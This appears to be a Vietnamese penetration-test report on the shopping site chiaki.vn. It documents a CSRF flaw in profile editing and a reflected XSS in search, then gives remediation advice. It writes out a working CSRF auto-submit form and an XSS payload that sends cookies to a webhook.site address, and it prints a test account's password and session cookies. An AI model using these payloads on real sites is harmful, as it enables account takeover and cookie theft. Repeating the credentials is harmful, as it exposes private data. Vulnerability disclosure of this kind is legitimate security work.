

CẢNH BÁO LỖ HỔNG

Ngày 08 tháng 3 năm 2024

Mô tả

Báo cáo mô tả chi tiết về quá trình và kết quả kiểm thử website <https://chiaki.vn/> được thực hiện trong tháng 3, 2024.

Đối tượng

The logo for Chiaki.vn, featuring the word "Chiaki" in a light blue, italicized sans-serif font, followed by ".vn" in a dark grey, bold sans-serif font.

Thành viên thực hiện:

Hoàng Ngọc Hiến

Công cụ: Burp Suite, VS Code.

Mục lục

I. Tổng quan.....	3
II. Phạm vi	3
III. Lỗi Hổng	3
CSRF: Lỗi CSRF thay đổi được thông tin cá nhân [Mức độ: Thấp].....	3
Mô tả	3
Ảnh hưởng	3
Step to reproduce (Sử dụng công cụ Burp Suite)	4
XSS: Lỗi XSS reflected ở chức năng tìm kiếm[Mức độ: Trung bình].	7
Mô tả	7
Ảnh hưởng	7
Step to reproduce (Sử dụng công cụ Burp Suite)	7
IV. Vào vai kẻ tấn công.....	9
CSRF: CSRF thay đổi được thông tin cá nhân.....	9
V. Đề xuất sửa lỗi	13
VI. Kết luận	14

I. Tổng quan

<https://chiaki.vn/> là một sàn thương mại điện tử của Việt Nam, cung cấp các sản phẩm với nhiều ngành hàng khác nhau với các tính năng như đăng nhập, tìm kiếm, thay đổi thông tin tài khoản, mật khẩu.

Báo cáo này sẽ thể hiện lỗ hổng và những vấn đề mà lỗ hổng có thể ảnh hưởng đã được tìm thấy trong quá trình kiểm thử website **chiaki.vn** trên máy tính. Quá trình kiểm thử được thực hiện dưới hình thức blackbox testing.

II. Phạm vi

	Môi trường	Special privilege	Source code
chiaki.vn	Windows 10	Không	Không

Bảng 1: Phạm vi kiểm thử

III. Lỗ Hổng

CSRF: Lỗi CSRF thay đổi được thông tin cá nhân [Mức độ: Thấp].

Mô tả

Chiaki.vn cấu hình thiếu việc kiểm tra browser hoặc nguồn gửi tới website

Ảnh hưởng

Kẻ tấn công có thể lợi dụng lỗ hổng để gửi đường dẫn hoặc tập tin độc hại cho người dùng xác thực, từ đó có thể thay đổi thông tin người dùng.

Step to reproduce (Sử dụng công cụ Burp Suite)

1. Đăng nhập vào hệ thống

ĐĂNG NHẬP TÀI KHOẢN

Email đăng nhập

hien.yb20@gmail.com

Mật khẩu của bạn

.....|

Đăng nhập

Hình 1: Đăng nhập hệ thống

[illegible]

Hình 2 Request đăng nhập trên Burp Suite

Email: hien.yb20@gmail.com

Mật khẩu: Azxcvbnml12

2. Khai thác thay đổi thông tin

A, Vào phần sửa thông tin User và “Lưu thông tin” để lấy request sửa thông tin người dùng.

Thông tin tài khoản

Quản lý thông tin hồ sơ để bảo mật tài khoản

Danh xưng ☒ Anh ☐ Chị

Họ tên *

Điện thoại liên lạc *

Ngày sinh *

[? Lưu thông tin](#)

Hình 3 Sửa thông tin người dùng

B, Kiểm tra request được gửi đến website.

639	https://chiaki.vn	POST	/sua-thong-tin	✓	502	1975	HTML	Redirecting to https://...	✓	94.237.75.44
640	https://chiaki.vn	GET	/sua-thong-tin		200	246589	HTML	Chiaki.vn - Mua Sắm ...	✓	94.237.75.44

Request

Pretty

Raw

Hex

in

≡

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://chiaki.vn/tai-khoan

19

Accept-Encoding: gzip, deflate, br

20

Accept-Language: en-US,en;q=0.9

21

Priority: u=0, i

22

Connection: close

23

24

user=maile&fullname=Nguy%E1BB&sn=T&C3A9c&M%E1BB&99c&phone=0909842371&day=9&month=10&year=1990&desktop-form=1

Response

Pretty

Raw

Hex

Render

in

≡

1

HTTP/1.1 302 Found

2

Date: Fri, 08 Mar 2024 04:17:46 GMT

3

Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.33

4

X-Powered-By: PHP/7.0.33

5

Expires: Thu, 19 Nov 1981 08:52:00 GMT

6

Cache-Control: no-store, no-cache, must-revalidate

7

Pragma: no-cache

8

Access-Control-Allow-Origin: *

9

Access-Control-Allow-Methods: GET, POST, OPTIONS

10

Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, X-Requested-With

11

Access-Control-Allow-Credentials: true

12

Cache-Control: no-cache

13

Location: https://chiaki.vn/sua-thong-tin

14

Set-Cookie: laravel_session=eyJpdiI6IlVwVjVpNERrZnlkZDNDNDGNWmVhbnJ3PT0tLjJ2YXwzLSZSI6ImdrTHVZWES9Vnd6SDc3ZlJlK2xMcGQySSZ2bn0tLjU3ZWYzdiaXh0U6BXC9ieERIR2NnVjBqamcxpWjIESnlmLCZl4RGy c2tGdl1UOKokn1VhUuUbWZ2T3c9PSIsImh7VjV6IjY0VWVmNGE4QWwzLj1lOWVhZCZFIiwESMT

Hình 4 Request sửa thông tin trên Burp Suite

C, Chuyển request vào Repeater và tiến hành sửa tham số Origin, Referer thành “null” và sửa thông tin của người dùng.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	EVRK13XC9EInoIvYIprKVFfBRiVtIOENfY3ZRAXIYVNM03ILZx0IaERpT ToILCJtYWMiOi13ODhj2mJmM2MxNWE1Zjc2ZTYxY2VjYzZlMWFINTExYzdj NDYzNjI2MzIOMWVKYtU3YmRmMWJjNWQYWEIMdIdIn043D; user_id= eyJpdIdI6ImpwFfc4ZVVMs3VSAU4reEdUQj4QOQEP9SIsInZhbHVlIjoiYnN yVVRWgXhTE1rY3duUmlLZm5MdZ09IiwibWJfIjoiYTE3ZmZhNTUyZjNiYz U3MmVnNtMxMzMWNGN1MDA3MGR1MTU4ZTdKtYVUzZjcxYTYxNmY2MjM1YzJlZ WQlNWExOSj9		1	HTTP/1.1 302 Found		
2	Content-Length: 93		2	Date: Fri, 08 Mar 2024 04:21:59 GMT		
3	Cache-Control: max-age=0		3	Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.33		
4	Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand);v="99"		4	X-Powered-By: PHP/7.0.33		
5	Sec-Ch-Ua-Mobile: 0		5	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
6	Sec-Ch-Ua-Platform: "Windows"		6	Cache-Control: no-store, no-cache, must-revalidate		
7	Upgrade-Insecure-Requests: 1		7	Pragma: no-cache		
8	Content-Type: application/x-www-form-urlencoded		8	Access-Control-Allow-Origin: *		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36		9	Access-Control-Allow-Methods: GET, POST, OPTIONS		
10	Accept:		10	Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, X-Requested-With		
11	text/html,application/xhtml+xml,application/xml;q=0.9,image /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex change;v=b3;q=0.7		11	Access-Control-Allow-Credentials: true		
12	Sec-Fetch-Site: same-origin		12	Cache-Control: no-cache		
13	Sec-Fetch-Mode: navigate		13	Location: https://chiaki.vn/sua-thong-tin		
14	Sec-Fetch-User: ?1		14	Set-Cookie: laravel_session= eyJpdIdI6ImpwFfc4ZVVMs3VSAU4reEdUQj4QOQEP9SIsInZhbHVlIjoiYnN yVVRWgXhTE1rY3duUmlLZm5MdZ09IiwibWJfIjoiYTE3ZmZhNTUyZjNiYz U3MmVnNtMxMzMWNGN1MDA3MGR1MTU4ZTdKtYVUzZjcxYTYxNmY2MjM1YzJlZ WQlNWExOSj9		
15	Sec-Fetch-Dest: document		15	Set-Cookie: user_id= eyJpdIdI6ImpwFfc4ZVVMs3VSAU4reEdUQj4QOQEP9SIsInZhbHVlIjoiYnN yVVRWgXhTE1rY3duUmlLZm5MdZ09IiwibWJfIjoiYTE3ZmZhNTUyZjNiYz U3MmVnNtMxMzMWNGN1MDA3MGR1MTU4ZTdKtYVUzZjcxYTYxNmY2MjM1YzJlZ WQlNWExOSj9		
16	Origin: null		16	Set-Cookie: is_admin= eyJpdIdI6ImpwFfc4ZVVMs3VSAU4reEdUQj4QOQEP9SIsInZhbHVlIjoiYnN yVVRWgXhTE1rY3duUmlLZm5MdZ09IiwibWJfIjoiYTE3ZmZhNTUyZjNiYz U3MmVnNtMxMzMWNGN1MDA3MGR1MTU4ZTdKtYVUzZjcxYTYxNmY2MjM1YzJlZ WQlNWExOSj9		
17	Referer: null					
18	Accept-Encoding: gzip, deflate, br					
19	Accept-Language: en-US,en;q=0.9					
20	Priority: u=0, i					
21	Connection: close					
22						
23						
24	gender=male&fullName=Nguyen+Tet+Hai&phone=0987980876&day=29 &month=10&year=1980&desktop-form=1					
1	GET /sua-thong-tin HTTP/1.1		181	<script type="text/javascript">		
2	Host: chiaki.vn		182			
3	Cookie: _gcl_aui=1.1.2044116086.1709822413; token_user_query =ObJBMAS82t1709822420440; user_identity= ObJBMAS82t1709822420440; _ga=GA1.1.21931588.1709822423; _fbp=fb.1.1709822425015.1060961846; mailStream_trackId= MK00i1WHEg8GwNhsNw8nZ; visitor_cookie_id= eyJpdIdI6ImpwFfc4ZVVMs3VSAU4reEdUQj4QOQEP9SIsInZhbHVlIjoiYnN yVVRWgXhTE1rY3duUmlLZm5MdZ09IiwibWJfIjoiYTE3ZmZhNTUyZjNiYz U3MmVnNtMxMzMWNGN1MDA3MGR1MTU4ZTdKtYVUzZjcxYTYxNmY2MjM1YzJlZ WQlNWExOSj9		183	\$('body').click(function () {		
4	order_cookie= eyJpdIdI6ImpwFfc4ZVVMs3VSAU4reEdUQj4QOQEP9SIsInZhbHVlIjoiYnN yVVRWgXhTE1rY3duUmlLZm5MdZ09IiwibWJfIjoiYTE3ZmZhNTUyZjNiYz U3MmVnNtMxMzMWNGN1MDA3MGR1MTU4ZTdKtYVUzZjcxYTYxNmY2MjM1YzJlZ WQlNWExOSj9		184	\$('body').addClass('user-setting')		
5	remember_82e5d2c56badd0811318f0cf078b78bfc= eyJpdIdI6ImpwFfc4ZVVMs3VSAU4reEdUQj4QOQEP9SIsInZhbHVlIjoiYnN yVVRWgXhTE1rY3duUmlL					

Hình 5 Sửa các giá trị và thông tin trên request

D, Thông tin người dùng đã được thay đổi.

Thông tin tài khoản
Quản lý thông tin hồ sơ để bảo mật tài khoản

Danh xưng ☒ Anh ☐ Chị

Họ tên *

Điện thoại liên lạc *

Ngày sinh *

Hình 6 Kiểm tra lại thông tin

XSS: Lỗi XSS reflected ở chức năng tìm kiếm[Mức độ: Trung bình].

Mô tả

Website **Chiaki.vn** cấu hình thiếu kiểm tra đầu vào đối với chức năng tìm kiếm. Kẻ tấn công có thể chèn mã JavaScript độc hại.

Ảnh hưởng

Kẻ tấn công có thể lợi dụng lỗ hổng để gửi đường dẫn hoặc tập tin độc hại cho người dùng, từ đó có thể chiếm được tài khoản của người dùng và thực hiện các hành vi xấu.

Step to reproduce (Sử dụng công cụ Burp Suite)


1. Sử dụng chức năng tìm kiếm




Hình 7: Chức năng tìm kiếm sản phẩm

2. Khai thác chức năng tìm kiếm

A, Chuyển request vào Repeater và tiến hành sửa tham số "q" thành "test"><SCRIPT>alert(origin)</SCRIPT>" và send.



Hình 8: Thực hiện send payload tới chức năng tìm kiếm



Hình 9: Kết quả

- Có thể thấy tag script đã được nhận và thực hiện alert(origin).

IV. Vào vai kẻ tấn công

CSRF: CSRF thay đổi được thông tin cá nhân.

Lợi dụng lỗ hổng, kẻ tấn công sẽ tạo ra payload chứa nội dung có thể thay đổi thông tin người dùng.


Step to reproduce

1. Tạo ra tập tin **CSRF.html** chứa payload có thể thay đổi dữ liệu và có thể gửi request đến website với phương thức **"POST"**.

```
<html>
<body>
  <h1>Thanh cong!</h1>
  <form action="https://chiaki.vn/sua-thong-tin" method="POST" id="csrf-form">
    <input type="hidden" name="gender" value="male" />
    <input type="hidden" name="fullname" value="Nguyễn Tét Bốn" />
    <input type="hidden" name="phone" value="0987703320" />
    <input type="hidden" name="day" value="16" />
    <input type="hidden" name="month" value="5" />
    <input type="hidden" name="year" value="1999" />
    <input type="hidden" name="desktop&#45;form" value="1" />
  </form>
  <script>
    document.getElementById("csrf-form").submit()
  </script>
</body>
</html>
```

Hình 10: Payload khai thác mật khẩu

- Thực hiện gửi tập tin chứa **Payload** tới người dùng xác thực bằng cách gửi một đường liên kết hoặc gửi tập tin.
- Khi người dùng xác thực tiến hành mở đường liên kết hoặc tập tin có chứa **Payload**, **Payload** kích hoạt và tiến hành gửi request tới website mà người dùng đã đăng nhập từ trước.



Thành công!

Hình 11: Nạn nhân khi mở đường dẫn chứa Payload

- Kẻ tấn công đổi được thông tin thành công.

Đổi thông tin thành công

Thông tin tài khoản

Quản lý thông tin hồ sơ để bảo mật tài khoản

Danh xưng ☒ Anh ☐ Chị

Họ tên *

Điện thoại liên lạc *

Ngày sinh *

Hình 12: Kẻ tấn công đã đổi thông tin thành công

XSS: Lỗi XSS reflected ở chức năng tìm kiếm.

Lợi dụng lỗ hổng, kẻ tấn công sẽ tạo ra payload chứa nội dung có thể đánh cắp thông tin cookie.


Step to reproduce

- Từ đường dẫn <https://chiaki.vn/search?q=> thêm payload chứa nội dung sau "><SCRIPT>fetch(%27https://webhook.site/4f7dafff-3a0c-44a5-acc7-22ab130ad69b?%27%2bdocument.cookie)</SCRIPT>". Sau đó gửi đến victim.

Payload hoàn chỉnh:

[><SCRIPT>fetch\(%27https://webhook.site/4f7dafff-3a0c-44a5-acc7-22ab130ad69b?%27%2bdocument.cookie\)</SCRIPT>".](https://chiaki.vn/search?q=)

- Khi victim click vào đường dẫn trên. Cookie sẽ lập tức gửi đến webhook.site của attacker.



Hình 13: Sau khi victim truy cập vào liên kết

REQUESTS (1/100)
Newest First
Search Query

GET #d5b8a
42.119.190.199
08/03/2024 12:30:22

Request Details Permalink Raw content Copy as Delete

GET https://webhook.site/4f7daff-3a0c-44a5-acc7-22ab130ad69b?_...

Host 42.119.190.199 Whois Shodan Netify Censys

Date 08/03/2024 12:30:22 (vài giây tới)

Size 0 bytes

Time 0.000 sec

ID d5b8aa08-026e-4017-b94b-eb7b4de1de02

Headers

connection close

priority u=1, i

accept-language en-US,en;q=0.9

accept-encoding gzip, deflate, br

referer https://chiaki.vn/

sec-fetch-dest empty

sec-fetch-mode cors

sec-fetch-site cross-site

origin https://chiaki.vn

accept */*

sec-ch-ua-platform "Windows"

user-agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) Applewe...

sec-ch-ua-mobile ?0

sec-ch-ua "Chromium";v="121", "Not A(Brand";v="99"

host webhook.site

content-length

content-type

Form values

(empty)

Query strings

_gclid 1.1.2044116086.1709822413; token_user_query=Ob38mAS82t1709822420440; user_identity=Ob38mAS82t1709822420440; _ga=GA1.1.21931588.1709822423; _fbp=fb.1.1709822425015.1060961046; mailstream_trackid=MK0d1HHEg8GwN h8Nw8nZ; PHPSESSID=cgqaab5cr16ca2718up83don06; _ga_2 QFFD1Hh2Y=GS1.1.1709870029.4.1.1709875365.0.0.0

Hình 14: Attacker nhận được cookie

Nội dung khai thác chi tiết các trường hợp đã được quay lại, xem clip thực hiện dưới đường dẫn được đính kèm ở phần tham khảo.

V. Đề xuất sửa lỗi

CSRF: CSRF thay đổi được thông tin cá nhân.

- Sử dụng **CSRF Tokens** để máy chủ kiểm tra phiên người dùng cũng như request.
- Kiểm tra hai giá trị **Origin** và **Referer** đến từ trang web hợp lý.
- Sử dụng **SameSite Cookie Attribute**.
- Request **Captcha** khi muốn thay đổi thông tin.

XSS: Lỗi XSS reflected ở chức năng tìm kiếm.

- Cần thực hiện kiểm tra và lọc dữ liệu đầu vào được nhập vào chức năng tìm kiếm để loại bỏ mã JavaScript độc hại.
- Website cần triển khai các biện pháp bảo vệ XSS tiêu chuẩn như Content-Security Policy (CSP) và HttpOnly cookies để ngăn chặn các tấn công XSS.

VI. Kết luận

Lỗi hỏng CSRF và XSS tiềm ẩn rủi ro lớn, có thể dẫn đến việc người dùng bị mất quyền truy cập vào tài khoản của họ, mất dữ liệu cá nhân hoặc thông tin nhạy cảm. Hơn nữa, nếu không được khắc phục, chúng có thể tạo điểm yếu cho các kẻ tấn công lợi dụng và gây ra hậu quả nghiêm trọng cho toàn bộ hệ thống.

Tham khảo

- <https://owasp.org/www-community/attacks/csrf>
- <https://owasp.org/www-community/attacks/xss/>
- <https://cookie-script.com/documentation/samesite-cookie-attribute-explained#:~:text=SameSite%20cookie%20attribute%20is%20used,depending%20on%20attribute%20and%20scenario.>
- <https://laravel.com/docs/10.x/csrf>
- Clip khai thác: https://drive.google.com/drive/folders/1zXoh0Cz6ccN_P5sX1gTWvmAV3z7woe8r?usp=sharing